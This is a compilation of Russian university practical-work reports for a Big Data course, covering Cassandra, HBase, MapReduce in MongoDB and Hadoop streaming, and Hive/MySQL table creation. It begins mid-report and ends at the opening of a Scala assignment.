- **Быстро пишет** — Cassandra была разработана для работы на дешевом оборудовании. Он выполняет невероятно быструю запись и может хранить сотни терабайт данных, не жертвуя эффективностью чтения.

Целью проекта Cassandra является обработка больших объемов данных на нескольких узлах без единой точки отказа. Данная система имеет одноранговую распределенную систему по своим узлам, и данные распределяются по всем узлам в кластере.

1. Все узлы в кластере играют одинаковую роль. Каждый узел независим и одновременно связан с другими узлами.
2. Каждый узел в кластере может принимать запросы на чтение и запись независимо от того, где данные фактически находятся в кластере.
3. Когда узел выходит из строя, запросы на чтение / запись могут обслуживаться другими узлами в сети.

Ключевые компоненты Cassandra:

- Узел — это место, где хранятся данные.
- Центр обработки данных — это совокупность связанных узлов.
- Кластер — это компонент, содержащий один или несколько центров обработки данных.
- Журнал фиксации — это механизм восстановления после сбоя в системе Cassandra. Каждая операция записи записывается в журнал фиксации.
- MemTable — это структура данных, хранящаяся в памяти. После фиксации, данные будут записаны в mem-таблицу. Иногда для семейства с одним столбцом может быть несколько таблиц памяти.
- SSTable — это файл на диске, в который данные сбрасываются из таблицы памяти, когда его содержимое достигает порогового значения.
- Фильтр Блума — это не более чем быстрые, недетерминированные алгоритмы для проверки того, является ли элемент членом набора. Это особый вид кеша. Фильтры Блума доступны после каждого запроса.

6. CQL

Пользователи могут получить доступ к Cassandra через его узлы, используя Cassandra Query Language (CQL). CQL рассматривает базу данных **(Keyspace)** как контейнер таблиц. Программисты используют **cqlsh:** приглашение работать с CQL или отдельными драйверами языка приложения.

Операция записи потока:

- Как только запрос на запись получен, он сначала записывается в журнал фиксации, чтобы убедиться, что данные сохранены.
- Данные также записываются в MemTable, систему в памяти, которая хранит данные до их заполнения.
- Как только MemTable достигает своего порога, его данные затем сбрасываются в SSTable.

Узел, который принимает запросы на запись, называемые координатор для этой конкретной операции. Он действует как прокси между клиентом, который отправил запрос, и другими узлами. Затем координатор определяет, какому узлу должны быть отправлены эти данные в кольце, на основе конфигурации кластера.

Уровень согласованности определяет, сколько узлов ответит с подтверждением успеха.

Операции чтения. Существует три типа запросов на чтение, которые координатор может отправить реплике:

1. Прямой запрос
2. Запрос дайджеста
3. Прочитать запрос на ремонт

Координатор отправляет прямой запрос на одну из реплик. После этого координатор отправляет дайджест-запрос на количество реплик, указанное уровнем согласованности, и проверяет, являются ли возвращенные данные обновленными данными.

После этого координатор отправляет дайджест-запрос всем оставшимся репликам. Если какой-либо узел выдает значение даты, запрос на восстановление данных в фоновом режиме обновит эти данные. Этот процесс называется механизмом восстановления чтения.

7. HBASE

HBase - это нереляционная распределенная база данных с открытым исходным кодом, созданная по образцу Bigtable от Google и написанная на языке Java. Она разработана в рамках проекта Apache Hadoop организации Apache Software Foundation и работает поверх HDFS (Hadoop Distributed File System) или Alluxio, предоставляя возможности, аналогичные Bigtable для Hadoop. То есть, обеспечивает отказоустойчивый способ хранения больших объемов разреженных данных (небольшие объемы информации, попавшие в большую коллекцию пустых или неважных данных, например, поиск 50 самых больших элементов в группе из 2 миллиардов записей или поиск ненулевых элементов, составляющих менее 0,1% от огромной коллекции).

HBase поддерживает сжатие, работу в памяти и фильтры Блума на основе каждого столбца, как описано в оригинальном документе Bigtable. Таблицы в HBase могут служить в качестве входных и выходных данных для заданий MapReduce, выполняемых в Hadoop, и доступ к ним может осуществляться через Java API, а также через REST, Avro или Thrift шлюзы API. HBase - это хранилище с широким диапазоном колонок, которое получило широкое распространение благодаря тому, что оно связано с Hadoop и HDFS. HBase работает поверх HDFS и хорошо подходит для ускорения операций чтения и записи больших массивов данных с высокой пропускной способностью и низкой задержкой ввода/вывода.

Модель данных HBase отличается от классических реляционных СУБД, реализуясь по типу ключ-значение:

- данные организованы в таблицы, проиндексированные первичным ключом (RowKey);
- для каждого первичного ключа может храниться неограниченный набор атрибутов (колонок);

- колонки организованы в группы колонок (Column Family). Обычно в одну группу объединяют колонки с одинаковым шаблоном использования и хранения. Список и названия групп колонок фиксирован и имеет четкую схему. На уровне группы колонок задаются такие параметры как time to live (TTL) и максимальное количество хранимых версий.
- для каждого атрибута может храниться несколько различных версий. Разные версии имеют разный штамп времени (timestamp, ts).
- записи физически хранятся в порядке, отсортированном по первичному ключу. При этом информация из разных колонок хранится отдельно, благодаря чему можно считывать данные только из нужного семейства колонок, таким образом, ускоряя операцию чтения.
- атрибуты, принадлежащие одной группе колонок и соответствующие одному ключу, физически хранятся как отсортированный список. Любой атрибут может отсутствовать или присутствовать для каждого ключа. Отсутствие атрибута не влечет никаких накладных расходов на хранение пустых значений.
- если разница между штампом времени (timestamp) для определенной версии и текущим временем больше TTL, такая запись помечается к удалению. Аналогично, если количество версий для определённого атрибута превысило максимальное количество версий.

Принцип действия, работы Apache HBase с массивами Big Data. Поскольку HBase является распределенной СУБД, она может работать на десятках и сотнях физических серверов, обеспечивая бесперебойную работу даже при выходе из строя некоторых узлов. Распределение данных по разным физическим машинам кластера обеспечивается механизмом **регионирования** – автоматической горизонтальной группировки табличных строк.

Регион — это диапазон записей, соответствующих определенному диапазону подряд идущих первичных ключей. Каждый регион содержит следующие параметры:

- **Persistent Storage**— основное хранилище данных в Hbase. Данные физически хранятся на HDFS, в специальном формате HFile, отсортированные по значению первичного ключа (RowKey). Одной паре (регион, column family) соответствует как минимум один HFIle.
- **MemStore**— буфер на запись, специально выделенная область памяти для накопления данных перед записью, поскольку обновлять каждую запись в отсортированном HFile довольно дорого. Как только MemStore наполнится до некоторого критического значения, создается очередной HFile, куда будут записаны новые данные.
- **BlockCache**— кэш на чтение, позволяющий существенно экономить время на часто читаемых данных.
- **Write Ahead Log (WAL)** – специальный файл для логирования всех операций с данными, чтобы их можно было восстановить в случае сбоя.

Изначально таблица состоит из одного региона, который разбивается на новые по мере роста (после превышения конкретно заданного порогового размера). Когда таблица становится слишком большой для одного сервера, она обслуживается кластером, на каждом узле которого размещается подмножество регионов таблицы. Таким образом, регионирование обеспечивает распределение нагрузки на таблицу. Совокупность отсортированных регионов, доступных по сети, образует общее содержимое распределенной таблицы.

Поскольку данные по одному региону могут храниться в нескольких HFile, для ускорения работы HBase периодически объединяет их, выполняя одну из 2-х операций под названием **compaction:**

- **Minor Compaction**, который запускается автоматически и выполняется в фоновом режиме. Имеет низкий приоритет по сравнению с другими операциями.
- **Major Compaction**, запускаемый вручную или в случае наступления определенных условий (триггеров), например, срабатывание по таймеру. Имеет высокий приоритет и может существенно замедлить работу кластера. Эту операцию

рекомендуется выполнять при невысокой нагрузке на кластер. Во время выполнения Major Compaction также происходит физическое удаление данных, ранее помеченных соответствующей меткой tombstone.

Помимо Compaction-операций, HBase позволяет также работать с данными, считывая и записывая новую информацию. Однако, в отличие от реляционных СУБД, HBase поддерживает только 4 основные действия по обработки данных, которые отличаются от классических SQL-запросов:

- **Put** – добавить новую или обновить существующую запись. Временной штамп (timestamp) этой записи может быть задан вручную или установлен автоматически как текущее время.
- **Get** – получить данные по определенному первичному ключу (RowKey). Можно указать Column Family, откуда будет считана информация и количество версий, которые требуется прочитать.
- **Scan** – поочередное чтение записей, начиная с указанной. Можно указать запись, до которой следует читать или количество записей, которые необходимо считать. Также в параметрах операции отмечается Column Family, откуда будет производиться чтение и максимальное количество версий для каждой записи.
- **Delete** – пометить определенную версию к удалению. Физического удаления при этом не произойдет, оно будет отложено до следующего Major Compaction.

Министерство образования и науки Российской Федерации
Федеральное государственное автономное образовательное учреждения высшего профессионального образования
«Южный федеральный университет»
Инженерно-технологическая академия

Институт компьютерных технологий и информационной безопасности



Практическая работа № 5

по дисциплине

«Big Data»

На тему:

«MapReduce. Основная идея.

Mapper, Reducer и Combiner.

Запуск MR приложения»

MapReduce - это подход к обработке данных, который имеет два серьёзных преимущества *по* сравнению с традиционными решениями. Первое и самое главное преимущество - это *производительность*.

Теоретически MapReduce может быть распараллелен, что позволяет обрабатывать огромные массивы данных на множестве ядер/процессоров/машин. Как уже упоминалось, это пока не является преимуществом Mongo DB. Вторым преимуществом MapReduce является возможность описывать обработку данных нормальным кодом. *По* сравнению с тем, что можно сделать с помощью *SQL*, возможности кода внутри MapReduce намного богаче и позволяют расширить рамки возможного даже без использования специализированных решений.

MapReduce - это стремительно приобретающий популярность *шаблон*, который уже можно использовать почти везде; реализации уже имеются в C#, *Ruby, Java, Python*. Должен предупредить, что на первый взгляд он может показаться очень непривычным и сложным. Не расстраивайтесь, не торопитесь и поэкспериментируйте с ним самостоятельно. Это стоит того - не важно, используете вы MongoDB или нет.

MapReduce - процесс двухступенчатый. Сначала делается map *(отображение)*, затем - reduce *(свёртка)*. На этапе отображения входные документы трансформируются *(map)* и порождают *(emit)* пары *ключ=>значение* (как *ключ*, так и *значение* могут быть составными).

При свёртке *(reduce)* на входе получается *ключ* и *массив* значений, порождённых для этого ключа, а на выходе получается финальный результат. Посмотрим на оба этапа и на их *выходные данные*.

В нашей работе мы будем генерировать отчёт *по* дневному количеству хитов для какого- либо ресурса (например, веб-страницы). Это *hello world* для MapReduce.

Для наших задач мы воспользуемся коллекцией hits с двумя полями: resource и date. Желаемый результат - это отчёт в разрезе ресурса, года, месяца, дня и количества.

Пусть в hits лежат следующие данные:

resource	date
index	Jan 20 2010 4:30
index	Jan 20 2010 5:30
about	Jan 20 2010 6:00
index	Jan 20 2010 7:00
about	Jan 21 2010 8:00
about	Jan 21 2010 8:30
index	Jan 21 2010 8:30
about	Jan 21 2010 9:00
index	Jan 21 2010 9:30
index	Jan 22 2010 5:00

На выходе мы хотим следующий результат:

resource	year	month	day	count
index	2010	1	20	3
about	2010	1	20	1
about	2010	1	21	3
index	2010	1	21	2
index	2010	1	22	1

Прелесть данного подхода заключается в хранении результатов; отчёты генерируются быстро и рост данных контролируется - для одного ресурса в день будет добавляться *максимум* один документ.

Давайте теперь сосредоточимся на понимании концепции

Первым делом рассмотрим функцию отображения. Задача функции отображения - породить значения, которые в дальнейшем будут использоваться при свёртке.

Порождать значения можно ноль или более раз. В нашем случае - как чаще всего бывает - это всегда будет делаться один раз. Представьте, что map в цикле перебирает каждый документ в коллекции hits.

Для каждого документа мы должны породить *ключ*, состоящий из ресурса, года, месяца и дня, и примитивное *значение* - единицу:

```
function() {
var key = {
resource: this.resource,
year: this.date.getFullYear(),
month: this.date.getMonth(),
day: this.date.getDate()
};
emit(key, {count: 1});
}
```

this ссылается на текущий рассматриваемый документ. Надеюсь, результирующие данные прояснят для вас картину происходящего. При использовании наших тестовых данных, в результате получим:

{resource: 'index', year: 2010, month: 0, day: 20} => [{count: 1}, {count: 1}, {count:1}]

{resource: 'about', year: 2010, month: 0, day: 20} => [{count: 1}]

{resource: 'about', year: 2010, month: 0, day: 21} => [{count: 1}, {count: 1}, {count:1}]

{resource: 'index', year: 2010, month: 0, day: 21} => [{count: 1}, {count: 1}]

{resource: 'index', year: 2010, month: 0, day: 22} => [{count: 1}]

Понимание этого промежуточного этапа даёт *ключ* к пониманию MapReduce. Порождённые данные собираются в массивы *по* одинаковому ключу. *.NET* и *Java* разработчики могут рассматривать это как тип IDictionary<object, IList<object>>(.NET) или HashMap<Object,ArrayList> (Java).

Давайте изменим нашу *map*-функцию несколько надуманным способом:

```
function() {
var key = {resource: this.resource, year: this.date.getFullYear(), month: this.date.getMonth(), day: this.date.getDate()};
if (this.resource == 'index' && this.date.getHours() == 4) {
emit(key, {count: 5});
} else { emit(key, {count: 1}); }
}
```

Первый промежуточный результат теперь изменится на:

{resource: 'index', year: 2010, month: 0, day: 20} => [{count: 5}, {count: 1}, {count:1}]

Обратим внимание, как каждый emit порождает новое *значение*, которое группируется *по* ключу.

Reduce-функция берёт каждое из этих промежуточных значений и выдаёт конечный результат. Вот так будет выглядеть наша *функция*:

```
function(key, values) {
var sum = 0;
values.forEach(function(value) {
 sum += value['count'];
}); return {count: sum};
};
```

На выходе получим:

{resource: 'index', year: 2010, month: 0, day: 20} => {count: 3}

{resource: 'about', year: 2010, month: 0, day: 20} => {count: 1}

{resource: 'about', year: 2010, month: 0, day: 21} => {count: 3}

{resource: 'index', year: 2010, month: 0, day: 21} => {count: 2}

{resource: 'index', year: 2010, month: 0, day: 22} => {count: 1}

Технически в MongoDB результат выглядит так:

_id: {resource: 'home', year: 2010, month: 0, day: 20}, value: {count: 3}

Это и есть наш конечный результат.

Почему же мы просто не написали *sum = values.length?* Это было бы эффективным подходом, если бы мы суммировали *массив* единиц.

На деле *reduce* не всегда вызывается с полным и совершенным набором промежуточных данных.

Например вместо того, чтобы быть вызванным с:

{resource: 'home', year: 2010, month: 0, day: 20} => [{count: 1}, {count: 1}, {count:1}]

Reduce может быть вызван с:

{resource: 'home', year: 2010, month: 0, day: 20} => [{count: 1}, {count: 1}]

{resource: 'home', year: 2010, month: 0, day: 20} => [{count: 2}, {count: 1}]

Конечный результат тот же самый, однако он получается немного разными путями. Таким образом, *reduce* должен всегда быть идемпотентным. То есть, вызывая *reduce* несколько раз, мы должны получать такой же результат, что и вызывая его один раз.

Мы не станем рассматривать это, однако распространена практика последовательных свёрток, когда требуется выполнить сложный *анализ*.

С MongoDB мы вызываем у коллекции команду mapReduce. mapReduce принимает функцию map, функцию reduce и директивы для результата. В консоли мы можем создавать и передавать JavaScript функции. Из большинства библиотек вы будете передавать строковое *представление* функции (которое может выглядеть немного ужасно). Сперва давайте создадим набор данных:

```
db.hits.insert({resource: 'index', date: new Date(2010, 0, 20, 4, 30)});
db.hits.insert({resource: 'index', date: new Date(2010, 0, 20, 5, 30)});
db.hits.insert({resource: 'about', date: new Date(2010, 0, 20, 6, 0)});
db.hits.insert({resource: 'index', date: new Date(2010, 0, 20, 7, 0)});
db.hits.insert({resource: 'about', date: new Date(2010, 0, 21, 8, 0)});
db.hits.insert({resource: 'about', date: new Date(2010, 0, 21, 8, 30)});
db.hits.insert({resource: 'index', date: new Date(2010, 0, 21, 8, 30)});
db.hits.insert({resource: 'about', date: new Date(2010, 0, 21, 9, 0)});
db.hits.insert({resource: 'index', date: new Date(2010, 0, 21, 9, 30)});
db.hits.insert({resource: 'index', date: new Date(2010, 0, 22, 5, 0)});
```

Теперь можно создать *map* и *reduce* функции (*консоль* MongoDB позволяет вводить многострочные конструкции):

```
var map = function() {
var key = {resource: this.resource, year: this.date.getFullYear(), month: this.date.getMonth(), day: this.date.getDate()};
emit(key, {count: 1});
};

var reduce = function(key, values) {
var sum = 0;
values.forEach(function(value) {
sum += value['count'];
});
return {count: sum};
};
```

Мы выполним команду mapReduce над коллекцией hits следующим образом:

db.hit . map Reduce(map, reduce, {out: {inline:1}})

Если мы выполним код, приведённый выше, мы увидим ожидаемый результат. Установив out в inline мы указываем, что map Reduce должен непосредственно вернуть результат в *консоль*. В данный момент размер результата ограничен 16 мегабайтами. Вместо этого мы могли бы написать {out: 'hit_stats'}, и результат был бы сохранён в коллекцию hit_stats:

```
db.hits.mapReduce(map, reduce, {out: 'hit_stats'});
db.hit_stats.find();
```

В таком случае все существовавшие данные из коллекции hit_stats были бы вначале удалены. Если бы мы написали {out: {merge: 'hit_stats'}}, существующие значения *по* соответствующим ключам были бы заменены на новые, а другие были бы вставлены. И наконец, можно в out использовать reduce функцию - для более сложных случаев.

Третий *параметр* принимает дополнительные значения - например, можно сортировать, фильтровать или ограничивать анализируемые данные. Мы также

можем передать метод finalize, который применится к результату возвращённому этапом reduce.

Впрочем, MapReduce является одной из наиболее важных функций MongoDB. Чтобы научиться писать map и reduce функции, необходимо чётко представлять и понимать, как выглядят ваши данные и как они преобразовываются *по* пути через map и reduce.

Написание и запуск простого MapReduce-приложения

MapReduce — модель распределённых вычислений, используемая для параллельных вычислений над очень большими, несколько петабайт, наборами данных в компьютерных кластерах. Преимущество MapReduce заключается в том, что он позволяет распределенно производить операции предварительной обработки и свертки.

Операции предварительной обработки работают независимо друг от друга и могут производиться параллельно (хотя на практике это ограничено источником входных данных и/или количеством используемых процессоров). Аналогично, множество рабочих узлов могут осуществлять свертку — для этого необходимо только чтобы все результаты предварительной обработки с одним конкретным значением ключа обрабатывались одним рабочим узлом в один момент времени.

Хотя этот процесс может быть менее эффективным по сравнению с более последовательными алгоритмами, MapReduce может быть применен к большим объёмам данных, которые могут обрабатываться большим количеством серверов.

Так, MapReduce может быть использован для сортировки петабайта данных, что займет всего лишь несколько часов. Параллелизм также дает некоторые возможности восстановления после частичных сбоев серверов: если в рабочем узле, производящем операцию предварительной обработки или свертки,

возникает сбой, то его работа может быть передана другому рабочему узлу (при условии, что входные данные для проводимой операции доступны).

Создаем тестовую директорию в файловой системе hdfs:

```
$ su - hdfs
$ hdfs dfs -mkdir /user/mytest
$ hdfs dfs -ls /user/
Found 6 items
drwxr-xr-x - hdfs supergroup 0 2016-12-27 14:43 /user/hadoop
drwxr-xr-x - hdfs supergroup 0 2016-12-27 12:39 /user/hdfs
drwxrwxrwx - mapred hadoop 0 2016-12-26 14:19 /user/history
drwxrwxr-t - hive hive 0 2016-12-27 10:26 /user/hive
drwxrwxr-x - hue hue 0 2016-12-27 10:27 /user/hue
drwxr-xr-x - hdfs supergroup 0 2016-12-27 12:23 /user/mytest
```

Создаем текстовый файл любого содержания и переносим его в HDFS:

```
$ hdfs dfs -copyFromLocal /tmp/datatest /user/mytest/
$ hdfs dfs -cat /user/mytest/datatest
```

Создадим простое MapReduce-приложение на языке Python для подсчета слов.

Map:

```
$ cat > /tmp/map.py
#!/usr/bin/env python
import sys
# input comes from STDIN (standard input)
for line in sys.stdin:
    # remove leading and trailing whitespace
    line = line.strip()
    # split the line into words
    words = line.split()
    # increase counters
```

```
    for word in words:
        # write the results to STDOUT (standard output);
        # what we output here will be the input for the
        # Reduce step, i.e. the input for reducer.py
        #
        # tab-delimited; the trivial word count is 1
        print '%s\t%s' % (word, 1)
```

Reduce:

```
$ cat > /tmp/reduce.py
#!/usr/bin/env python
from operator import itemgetter
import sys
current_word = None
current_count = 0
word = None
# input comes from STDIN
for line in sys.stdin:
    # remove leading and trailing whitespace
    line = line.strip()
    # parse the input we got from mapper.py
    word, count = line.split('\t', 1)
    # convert count (currently a string) to int
    try:
        count = int(count)
    except ValueError:
        # count was not a number, so silently
        # ignore/discard this line
        continue
    # this IF-switch only works because Hadoop sorts map output
    # by key (here: word) before it is passed to the reducer
```

```
        if current_word == word:
            current_count += count
        else:
            if current_word:
                # write result to STDOUT
                print '%s\t%s' % (current_word, current_count)
            current_count = count
            current_word = word
    # do not forget to output the last word if needed!
    if current_word == word:
        print '%s\t%s' % (current_word, current_count)
```

Вызываем MapReduce приложение в среде Hadoop:

```
$ hadoop jar /opt/cloudera/parcels/CDH-5.9.0-1.cdh5.9.0.p0.23/jars/hadoop-streaming-2.6.0-
/tmp/map.py,/tmp/reduce.py -mapper map.py -reducer reduce.py -input /user/mytest/
/user/mytest/outputtest

packageJobJar: [] [/opt/cloudera/parcels/CDH-5.9.0-1.cdh5.9.0.p0.23/jars/hadoop
cdh5.9.0.jar] /tmp/streamjob6732053312263900298.jar tmpDir=null

17/01/10 12:03:06 INFO client.ConfiguredRMFailoverProxyProvider: Failing over to rm122

17/01/10 12:03:07 INFO mapred.FileInputFormat: Total input paths to process : 1

17/01/10 12:03:07 INFO mapreduce.JobSubmitter: number of splits:2

17/01/10 12:03:07 INFO mapreduce.JobSubmitter: Submitting tokens for job: job_14840354

17/01/10 12:03:08 INFO impl.YarnClientImpl: Submitted application application_14840354

17/01/10 12:03:08 INFO mapreduce.Job: The url to track
http://master2.hadoop.stage.int.nic.ru:8088/proxy/application_1484035485729_0001/

17/01/10 12:03:08 INFO mapreduce.Job: Running job: job_1484035485729_0001

17/01/10 12:03:16 INFO mapreduce.Job: Job job_1484035485729_0001 running in uber mo

17/01/10 12:03:16 INFO mapreduce.Job: map 0% reduce 0%

17/01/10 12:03:25 INFO mapreduce.Job: map 100% reduce 0%

17/01/10 12:03:34 INFO mapreduce.Job: map 100% reduce 100%

17/01/10 12:03:35 INFO mapreduce.Job: Job job_1484035485729_0001 completed successf

17/01/10 12:03:35 INFO mapreduce.Job: Counters: 50

File System Counters
```

FILE: Number of bytes read=616
FILE: Number of bytes written=393679
FILE: Number of read operations=0
FILE: Number of large read operations=0
FILE: Number of write operations=0
HDFS: Number of bytes read=973
HDFS: Number of bytes written=550
HDFS: Number of read operations=9
HDFS: Number of large read operations=0
HDFS: Number of write operations=2
Job Counters
Launched map tasks=2
Launched reduce tasks=1
Data-local map tasks=1
Rack-local map tasks=1
Total time spent by all maps in occupied slots (ms)=13480
Total time spent by all reduces in occupied slots (ms)=5332
Total time spent by all map tasks (ms)=13480
Total time spent by all reduce tasks (ms)=5332
Total vcore-seconds taken by all map tasks=13480
Total vcore-seconds taken by all reduce tasks=5332
Total megabyte-seconds taken by all map tasks=13803520
Total megabyte-seconds taken by all reduce tasks=5459968
Map-Reduce Framework
Map input records=1
Map output records=83
Map output bytes=692
Map output materialized bytes=628
Input split bytes=184
Combine input records=0
Combine output records=0
Reduce input groups=61

```
Reduce shuffle bytes=628
Reduce input records=83
Reduce output records=61
Spilled Records=166
Shuffled Maps =2
Failed Shuffles=0
Merged Map outputs=2
GC time elapsed (ms)=151
CPU time spent (ms)=3110
Physical memory (bytes) snapshot=1091223552
Virtual memory (bytes) snapshot=4757819392
Total committed heap usage (bytes)=813170688
Shuffle Errors
BAD_ID=0
CONNECTION=0
IO_ERROR=0
WRONG_LENGTH=0
WRONG_MAP=0
WRONG_REDUCE=0
File Input Format Counters
Bytes Read=789
File Output Format Counters
Bytes Written=550
17/01/10 12:03:35 INFO streaming.StreamJob: Output directory: /user/mytest/outputtest
```

Т.е. в скрипт map.py отправляется на вход текстовый файл, а на вход reduce.py отправляется результат работы скрипта map.py.

Министерство образования и науки Российской Федерации

Федеральное государственное автономное образовательное учреждения высшего профессионального образования
«Южный федеральный университет»
Инженерно-технологическая академия

Институт компьютерных технологий и информационной безопасности



Практическая работа № 6

Hive

по дисциплине «Технологии BIGDATA»

СОДЕРЖАНИЕ

1 Цель и задачи……... 3

2 Hive……. 3

3 SQL синтаксис для выполнения MR-заданий…… 4

4 Создание таблиц и их заполнение……..... 5

ЗАКЛЮЧЕНИЕ …..……. 9

СПИСОК ИСПОЛЬЗОВАННЫХ ИСТОЧНИКОВ…….. 10

1 Цель и задачи

Цель данной работы рассмотреть основные характеристики Hive.

Поставленная *цель* предопределила постановку следующих *задач*:

- описать SQL синтаксис для выполнения MR-заданий;
- рассмотреть техники оптимизации.
- описать последовательность создания таблицы и их заполнение.

2 Hive

Hive представляет из себя движок, который превращает SQL-запросы в цепочки map-reduce задач. Движок включает в себя такие компоненты, как Parser (разбирает входящие SQL-запросы), Optimimer(оптимизирует запрос для достижения большей эффективности), Planner (планирует задачи на выполнение) Executor(запускает задачи на фреймворке MapReduce.

Для работы hive также необходимо хранилище метаданных, т.к. SQL предполагает работу с такими объектами как база данных, таблица, колонки, строчки, ячейки и тд. Поскольку сами данные, которые использует hive хранятся просто в виде файлов на hdfs — необходимо где-то хранить соответствие между объектами hive и реальными файлами.

В качестве metastorage используется обычная реляционная СУБД, такая как MySQL, PostgreSQL или Oracle.

Таблица в hive представляет из себя аналог таблицы в классической реляционной БД. Основное отличие — что данные hive’овских таблиц хранятся просто в виде обычных файлов на hdfs. Это могут быть обычные текстовые csv-файлы, бинарные sequence-файлы, более сложные колоночные parquet-файлы и другие форматы. Но в любом случае данные, над которыми настроена hive-таблица очень легко прочитать и не из hive.

Таблицы в hive бывают двух видов:

Классическая таблица, данные в которую добавляются при помощи hive. Вот пример создания такой таблицы:

```
CREATE TABLE IF NOT EXISTS employee ( eid int, name String,
salary String, destination String)
```

COMMENT 'Employee details'

ROW FORMAT DELIMITED

FIELDS TERMINATED BY '\t'

LINES TERMINATED BY '\n'

STORED AS TEXTFILE;

Внешняя таблица, данные в которую загружаются внешними системами, без участия hive. Для работы с внешними таблицами при создании таблицы нужно указать ключевое слово EXTERNAL, а также указать путь до папки, по которому хранятся файлы:

CREATE EXTERNAL TABLE IF NOT EXISTS employee_external (eid int, name String,

Csalary String, destination String)

OMMENT 'Employee details'

ROW FORMAT DELIMITED

FIELDS TERMINATED BY '\t'

LINES TERMINATED BY '\n'

STORED AS TEXTFILE

LOCATION '/user/root/external_files/'.

3 SQL синтаксис для выполнения MR-заданий

Основной синтаксис для создания таблицы может быть дан с помощью: Реляционные базы данных хранят данные в таблицах, и каждая таблица содержит набор столбцов. У столбца есть название и тип данных. Команда создания таблицы должна содержать все вышеупомянутое:

CREATE TABLE table_name

(column_name_1 column_type_1,

column_name_2 column_type_2, ..., column_name_N column_type_N,);

где

table_name — имя таблицы;

column_name — имя столбца;

column_type — тип данных столбца.

4 Создание таблиц и их заполнение

Перед созданием таблицы необходимо выбирается база данных, в которую таблица будет записана. Это делается с помощью оператора USE:

MySQL

USE имя_базы_данных;

Для создания таблицы используется оператор CREATE TABLE. Его базовый синтаксис приведен выше.

Например, создадим таблицу пользователей.

MySQL

CREATE TABLE Users (

id INT,

name VARCHAR(255),

age INT

);

INT, VARCHAR(255) - типы данных: числовой и строковый соответственно. Более подробно о них можно будет узнать в следующих статьях.

Помимо названия колонки и ее типа в определение иногда необходимо добавлять следующие необязательные или дополнительные параметры определения колонок:

- PRIMARY KEY- указывает колонку или множество колонок как первичный ключ.

- AUTO_INCREMENT- указывает, что значение данной колонки будет автоматически увеличиваться при добавление новых записей в таблицу. Каждая таблица имеет максимум одну AUTO_INCREMENT колонку. Стоит отметить, что данный параметр можно применять только к целочисленным типам и к типам с плавающей запятой.

- UNIQUE - указывает, что значения в данной колонке для всех записей должны быть отличными друг от друга.

- NOT NULL - указывает, что значения в данной колонке должны быть отличными от NULL.

- DEFAULT - указывает значение по умолчанию. Данный параметр не применяется к типам BLOB, TEXT, GEOMETRY и JSON.

Для нашей таблицы пользователей можно указать следующие параметры:

MySQL

```
CREATE TABLE Users (
id INT PRIMARY KEY,
name VARCHAR(255) NOT NULL,
age INT NOT NULL DEFAULT 18
);
```

Так в данном примере id- поле числового типа, являющееся первичным ключом;

name - поле строкового типа с максимальной длиной в 255 символов, являющееся обязательным к заполнению;

age- поле числового типа со значением по умолчанию равным 18.

Описание таблицы

Для того, чтобы посмотреть описание созданной таблицы можно воспользоваться оператором DESCRIBE.

MySQL

```
DESCRIBE Users;
```

Field	Type	Null	Key	Default	Extra
id	int(11)	NO	PRI	<NULL>	
name	varchar(255)	NO		<NULL>	
age	int(11)	NO		18	

Помимо описания колонок при создании таблицы можно дополнительно указать следующие параметры:

- Первичный ключ. Это можно сделать с помощью параметров к таблице.

```
MySQL
CREATE TABLE Users (
id INT,
name VARCHAR(255) NOT NULL,
age INT NOT NULL DEFAULT 18 ,
PRIMARY KEY (id)
);
```

Внешние ключи добавим в таблицу Users поле company - место работы нашего пользователя, которое будет ссылаться на запись в таблице Companies.

```
MySQL
CREATE TABLE Users (
id INT,
name VARCHAR(255) NOT NULL,
age INT NOT NULL DEFAULT 18,
company INT,
PRIMARY KEY (id)
);
```

Для такого, чтобы при добавлении новых записей в таблицу Users гарантировать, что в колонке company находится идентификатор, существующий в таблице Companies, используется внешний ключ. Он имеет следующий синтаксис:

```
MySQL
CREATE TABLE Users (
 id INT,
 name VARCHAR(255) NOT NULL,
age INT NOT NULL DEFAULT 18,
company INT,
PRIMARY KEY (id),
```

```
FOREIGN KEY (company) REFERENCES Companies (id)
);
```

При наличии внешних ключей можно определить поведение текущей записи при изменении или удалении записи, на которую запись ссылается.

MySQL

```
CREATE TABLE Users (
 id INT,
name VARCHAR(255) NOT NULL,
age INT NOT NULL DEFAULT 18,
company INT,
PRIMARY KEY (id),
FOREIGN KEY (company) REFERENCES Companies (id)
ON DELETE RESTRICT ON UPDATE CASCADE
);
```

ON DELETE RESTRICT означает, что если попробовать удалить компанию, у которой в таблице Users есть данные, база данных не даст этого сделать:

MySQL

```
Cannot delete or update a parent row: a foreign key constraint fails
```

Если бы было указано ON DELETE CASCADE, то при удалении компании были бы удалены все пользователи, ссылающиеся на эту компанию.

Есть еще одна опция — ON DELETE SET NULL. При ее использовании база данных запишет NULL в качестве значения поля company для всех пользователей, работавших в удаленной компании.

ON UPDATE CASCADE означает, что если компания изменить свой идентификатор, то все пользователи (Users) получат новый идентификатор в поле company.

Для создания таблиц использовалась инструкция CREATE DATABASE для создания новой базы данных SQL

ЗАКЛЮЧЕНИЕ

Основные результаты данной практической работы заключается в следующем:

1) Изучены теоретические сведения.

2) Описать SQL синтаксис для выполнения MR-заданий;

3) Подробно рассмотрена последовательность создания таблицы и их заполнение.

СПИСОК ИСПОЛЬЗОВАННЫХ ИСТОЧНИКОВ

1. Кара-Ушанов, В.Ю. SQL — язык реляционных баз данных: учебное пособие / В.Ю. Кара-Ушанов. — Екатеринбург: Изд-во Урал. Ун-та, 2017.

2. Основы NOSQL СУБД: учебное пособие. - Ставрополь: «Северо-Кавсказский Федеральный Университет», 2016.

3. Создание базы данных SQL и работа с таблицами в SQL. SQL — создание таблицы. URL: https://www.internet-technologies.ru/articles/sozdanie-baz-dannyh-i-tablic-s-pomoschyu-komand-sql.html (Дата обращения 26.01.2022).

4. SQL создать новую базу данных. URL: https://www.schoolsw3.com/sql/sql_create_db.php (Дата обращения 26.01.2022).

МИНИСТЕРСТВО ОБРАЗОВАНИЯ И НАУКИ
РОССИЙСКОЙ ФЕДЕРАЦИИ
Федеральное государственное автономное образовательное учреждение высшего профессионального образования
«Южный федеральный университет»

ПРАКТИЧЕСКОЕ ЗАДАНИЕ № 7

по дисциплине:

«Технологии BIGDATA»

Тема: «Создание простого приложения на языке программирования Scala».

Цель работы: Знакомство с гибридным функциональным языком программирования Scala и его особенностями, приобретение навыка создания и запуска проекта.

Краткая теория:

Scala – это гибридный функциональный язык программирования. Scala объединяет в себе возможности объектно-ориентированных и функциональных языков программирования.

